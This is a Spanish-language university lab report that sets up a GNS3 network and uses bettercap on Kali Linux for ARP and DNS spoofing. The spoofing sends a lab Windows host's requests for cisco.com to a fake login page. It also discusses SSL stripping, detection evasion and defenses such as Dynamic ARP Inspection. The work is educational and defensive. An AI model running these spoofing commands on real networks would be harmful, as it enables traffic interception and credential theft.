

ARP SPOOFING



**UNIVERSIDAD DISTRITAL
FRANCISCO JOSÉ DE CALDAS**

KEVIN NICOLÁS SIERRA GONZÁLEZ 20182020151

LUIS MIGUEL POLO 20182020158

UNIVERSIDAD DISTRITAL FRANCISCO JOSÉ DE CALDAS

INGENIERÍA DE SISTEMAS

TELEINFORMATICA I

ANDRES ALEXANDER FONSECA

OBJETIVOS

- Implementar un escenario de Hacking ético
- Implementar una red en GNS3 con equipos cisco y vulnerar un usuario con Kali Linux

MATERIALES

- Computador personal con acceso a internet
- GNS3 preferiblemente usando el servidor GNSVM, Kali Linux, IOS Cisco 2691, VirtualBox

PROCEDIMIENTO


Instalación del bettercap en linux

```
(kali@kali)-[~]  
$ sudo apt install bettercap  
Installing:  
bettercap  
  
Summary:  
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 901  
Download size: 7,267 kB  
Space needed: 27.4 MB / 63.7 GB available
```

Instalación de apache2

```
(kali@kali)-[~]  
$ sudo apt install apache2  
Upgrading:  
apache2 apache2-bin apache2-data apache2-utils  
  
Summary:  
Upgrading: 4, Installing: 0, Removing: 0, Not Upgrading: 897  
Download size: 1,974 kB  
Space needed: 22.5 kB / 63.7 GB available
```

Topología de la actividad



Configuración vía PUTTY del switch

```
ESW1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
ESW1(config)#interface vlan 1
ESW1(config-if)#ip add 11.12.13.2 255.255.255.240
ESW1(config-if)#no sh
ESW1(config-if)#
*Mar  1 00:02:22.559: %LINK-3-UPDOWN: Interface Vlan1, changed state to up
*Mar  1 00:02:23.559: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, changed state to up
ESW1(config-if)#exit
ESW1(config)#service dhcp
ESW1(config)#ip dhcp pool myPOOL
ESW1(dhcp-config)#network 11.12.13.0 255.255.255.240
ESW1(dhcp-config)#default-router 11.12.13.1
ESW1(dhcp-config)#dns-server 8.8.8.4
ESW1(dhcp-config)#lease 0 7 20
ESW1(dhcp-config)#exit
ESW1(config)#ip dhcp excluded-address 11.12.13.1 11.12.13.6
ESW1(config)#exit
ESW1#w
*Mar  1 00:03:50.603: %SYS-5-CONFIG_I: Configured from console by console
ESW1#wr
```

Verificación de la IP para Linux

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 11.12.13.9  netmask 255.255.255.240  broadcast 11.12.13.15
    inet6 fe80::17f3:7db0:b0a8:7682 prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:d2:26:79  txqueuelen 1000  (Ethernet)
    RX packets 313  bytes 33081 (32.3 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 199  bytes 19190 (18.7 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1 prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 94  bytes 7322 (7.1 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 94  bytes 7322 (7.1 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Verificación de la IP para Windows

```
C:\Windows\system32\cmd.exe
C:\Users\luis>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::210e:e917:e9a0:ff40%11
    IPv4 Address. . . . . : 11.12.13.10
    Subnet Mask . . . . . : 255.255.255.240
    Default Gateway . . . . . : 11.12.13.1

Tunnel adapter isatap.{5BB50D3E-ADA7-4B8E-86AD-F21751A270A3}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter 6T04 Adapter:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2002:b0c:d0a::b0c:d0a
    Default Gateway . . . . . : 

C:\Users\luis>S
```

Solicitud de la IP DHCP para PC1

```
PC1> ip dhcp
DORA IP 11.12.13.7/28 GW 11.12.13.1
```

Solicitud de la IP DHCP para PC2

```
PC2> ip dhcp
DORA IP 11.12.13.8/28 GW 11.12.13.1
```

Configuración del Router

```
R1(config)#interf f0/0
R1(config-if)#ip add 11.12.13.1 255.255.255.240
R1(config-if)#no sh
R1(config-if)#end
R1#
*Sep  4 16:08:53.023: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
R1#
*Sep  4 16:08:53.379: %SYS-5-CONFIG I: Configured from console by console
*Sep  4 16:08:54.023: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0,
R1#wr
```

Configuración para mover el archivo index.html

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
  └─# cd /var/www/html

└─(root㉿kali)-[/var/www/html]
  └─# ls
index.html  index.nginx-debian.html
File System
└─(root㉿kali)-[/var/www/html]
```

Configuración para activar el servicio

```
GNU nano 8.0 /etc/apache2/sites-available/000-default.conf
VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
```

Verificación de puerto 80

```

GNU nano 8.0 /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf


Listen 80

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>


```

Ejecución del Index.HTML en linux



The screenshot shows a web browser window with the address bar set to 'localhost'. The page title is 'Index.HTML en linux'. The main content is a login form titled 'Iniciar Sesión'. It contains two input fields: 'Usuario' and 'Contraseña'. Below these fields is a blue button labeled 'Ingresar'. At the bottom of the form, there is a link that says '¿Olvidaste tu contraseña?'.

Accediendo desde Windows al Index.HTML de linux



The screenshot shows a Windows Internet Explorer browser window. The address bar shows 'http://11.12.13.9/'. The page title is 'Página de Inicio de Sesión'. The main content is a login form titled 'Iniciar Sesión'. It contains two input fields: 'Usuario' and 'Contraseña'. Below these fields is a blue button labeled 'Ingresar'. At the bottom of the form, there is a link that says '¿Olvidaste tu contraseña?'.

Activando el spoofin

```
(root@kali)-[/var/www/html]
# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.22.3) [type 'help' for a list of commands]

11.12.13.0/28 > 11.12.13.9 » [19:28:18] [sys.log] [inf] gateway monitor started ...
11.12.13.0/28 > 11.12.13.9 » set arp.spoof target 11.12.13.10
11.12.13.0/28 > 11.12.13.9 » arp.spoof on
[19:29:30] [sys.log] [inf] arp.spoof enabling forwarding
[19:29:30] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
[19:29:30] [sys.log] [inf] arp.spoof arp spoofer started, probing 16 targets.
11.12.13.0/28 > 11.12.13.9 » [19:29:30] [endpoint.new] endpoint 11.12.13.10 detected as 08:00:27:96:00:a
1 (PCS Computer Systems GmbH).
11.12.13.0/28 > 11.12.13.9 »
```


Arp -a en windows

```
C:\Windows\system32\cmd.exe
Default Gateway . . . . . : 11.12.13.1
Tunnel adapter isatap.{5BB50D3E-ADA7-4B8E-86AD-F21751A270A3}:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
Tunnel adapter 6T04 Adapter:
    Connection-specific DNS Suffix . :
    IPv6 Address . . . . . : 2002:b0c:d0a::b0c:d0a
    Default Gateway . . . . . :
C:\Users\luis>arp -a
Interface: 11.12.13.10 --- 0xb
Internet Address      Physical Address      Type
11.12.13.1            08-00-27-d2-26-79     dynamic
11.12.13.9            08-00-27-d2-26-79     dynamic
11.12.13.15           ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
C:\Users\luis>
```

Preparando el ataque con spoofin

```
[19:29:30] [sys.log] [inf] arp.spoof enabling forwarding
[19:29:30] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
[19:29:30] [sys.log] [inf] arp.spoof arp spoofer started, probing 16 targets.
11.12.13.0/28 > 11.12.13.9 » [19:29:30] [endpoint.new] endpoint 11.12.13.10 detected as 08:00:27:96:00:a
1 (PCS Computer Systems GmbH).
11.12.13.0/28 > 11.12.13.9 » set dns.spoof.domains cisco.com
11.12.13.0/28 > 11.12.13.9 » set dns.spoof.address 11.12.13.9
11.12.13.0/28 > 11.12.13.9 » dns.spoof on
[19:33:25] [sys.log] [inf] dns.spoof cisco.com → 11.12.13.9
11.12.13.0/28 > 11.12.13.9 » @sS
```

Web cisco.com desde Windows



Kali detecta el ataque

```
[19:33:25] [sys.log] [inf] dns.spoof cisco.com → 11.12.13.9
11.12.13.0/28 > 11.12.13.9 » [19:35:53] [sys.log] [inf] dns.spoof sending spoofed DNS reply for cisco.co
(→11.12.13.9) to 11.12.13.10 : 08:00:27:96:00:a1 (PCS Computer Systems GmbH).
11.12.13.0/28 > 11.12.13.9 » [19:35:53] [sys.log] [inf] dns.spoof sending spoofed DNS reply for cisco.co
(→11.12.13.9) to 11.12.13.10 : 08:00:27:96:00:a1 (PCS Computer Systems GmbH).
```

Análisis y Discusión:

- Explique en detalle cómo funciona el protocolo ARP y describe los mecanismos internos que hacen posible que un atacante pueda realizar un ataque de ARP spoofing. ¿Qué vulnerabilidades específicas en el protocolo permiten que este ataque sea exitoso?

Rta: El Protocolo de Resolución de Direcciones (ARP) se utiliza en redes IPv4 para vincular direcciones IP con direcciones MAC (físicas) dentro de una red local. Cuando un dispositivo necesita establecer comunicación con otro en la misma red, envía una solicitud ARP para obtener la dirección MAC asociada a una dirección IP específica. Al recibir la respuesta ARP, los dispositivos pueden comunicarse de manera directa. No obstante, el ARP no cuenta con mecanismos de autenticación, lo que lo hace vulnerable a ataques como el ARP spoofing. En este tipo de ataque, un atacante envía respuestas ARP falsas para vincular su propia dirección MAC con la dirección IP de otro dispositivo, como un servidor o puerta de enlace, desviando así el tráfico destinado a la víctima hacia el atacante. La ausencia de validación en los mensajes ARP facilita este tipo de ataques, permitiendo interceptaciones (MITM) y el robo de información sensible.

- Durante un ataque de ARP spoofing, ¿cómo podría un atacante utilizar técnicas avanzadas como SSL stripping para maximizar el impacto del ataque? Describe el proceso completo desde la manipulación del ARP hasta la intercepción de datos sensibles.

Rta: En un ataque de ARP Spoofing, un atacante puede maximizar el impacto utilizando técnicas avanzadas como SSL stripping para interceptar datos sensibles. Primero, el atacante manipula la tabla ARP engañando a los dispositivos de la red para que asocien su dirección MAC con la dirección IP del gateway, redirigiendo el tráfico de los usuarios a través de su máquina. Luego, utilizando SSL stripping, el atacante intercepta solicitudes HTTPS y las convierte en HTTP sin cifrado, mientras mantiene conexiones aparentemente seguras para la víctima. Esto le permite acceder a información sensible, como credenciales, que los usuarios creen estar transmitiendo de manera segura. El atacante puede manipular el contenido de las páginas web, realizar ataques de hombre en el medio (MITM) y recopilar datos confidenciales sin alertar a las víctimas.

- Si un administrador de red implementa Dynamic ARP Inspection (DAI) en su infraestructura, ¿cómo afectaría esto la capacidad de llevar a cabo un ataque de ARP spoofing? ¿Qué limitaciones y desafíos puede enfrentar DAI en redes grandes o complejas?

Rta: La implementación de DAI en la red dificulta considerablemente los ataques de ARP Spoofing, ya que DAI verifica las respuestas ARP comparándolas con una base de datos confiable, como la de DHCP Snooping, antes de permitir cambios en las tablas ARP. Esto impide que las solicitudes ARP maliciosas del atacante se propaguen. Sin embargo, en redes grandes o complejas, DAI puede presentar dificultades, como la necesidad de mantener actualizadas las bases de datos de ARP, lo que aumenta el trabajo de administración. Además, si no se configura adecuadamente, DAI puede generar falsos positivos o bloquear tráfico legítimo, lo que puede afectar el rendimiento de la red y la gestión de dispositivos no convencionales, como los IoT.

- Analice el papel de Bettercap en la automatización y simplificación de ataques de ARP spoofing. ¿Qué configuraciones avanzadas o módulos adicionales pueden ser utilizados dentro de Bettercap para realizar ataques más sofisticados, como el redireccionamiento selectivo de tráfico o la evasión de detección?

Rta: Bettercap facilita la automatización de ataques de ARP Spoofing al permitir interceptar y manipular tráfico de red de manera sencilla mediante su interfaz y comandos integrados. Su papel principal radica en simplificar el proceso, haciendo posible el redireccionamiento del tráfico de forma automática hacia el atacante. Para realizar ataques más sofisticados, Bettercap ofrece módulos avanzados como proxy y http-https para manipular el tráfico en tiempo real, así como configuraciones para

redireccionamiento selectivo, permitiendo filtrar paquetes según IP o protocolo. Además, integra técnicas de evasión de detección, como el uso de packet rate throttling, que reduce la frecuencia de los paquetes ARP enviados para evitar ser detectado por sistemas de detección de intrusiones (IDS).

- En un escenario donde un atacante ha logrado comprometer la tabla ARP de varios dispositivos en una red, ¿qué pasos específicos debería seguir un analista de seguridad para detectar y mitigar el ataque en curso, utilizando herramientas tanto manuales como automatizadas?

Rta: Para detectar y mitigar un ataque de ARP Spoofing, el analista de seguridad debe comenzar revisando manualmente las tablas ARP de los dispositivos comprometidos, buscando direcciones IP y MAC que no coincidan o estén duplicadas. El uso de comandos como `arp -a` puede ayudar a identificar estas irregularidades. Además, es recomendable utilizar herramientas automatizadas como Wireshark para capturar y analizar el tráfico de red, buscando respuestas ARP anómalas, así como sistemas de detección de intrusiones como Snort o ARPwatch para monitorear y alertar sobre actividades sospechosas. Finalmente, es útil establecer entradas ARP estáticas en equipos críticos y habilitar medidas de seguridad en los puertos de los switches para evitar futuros ataques.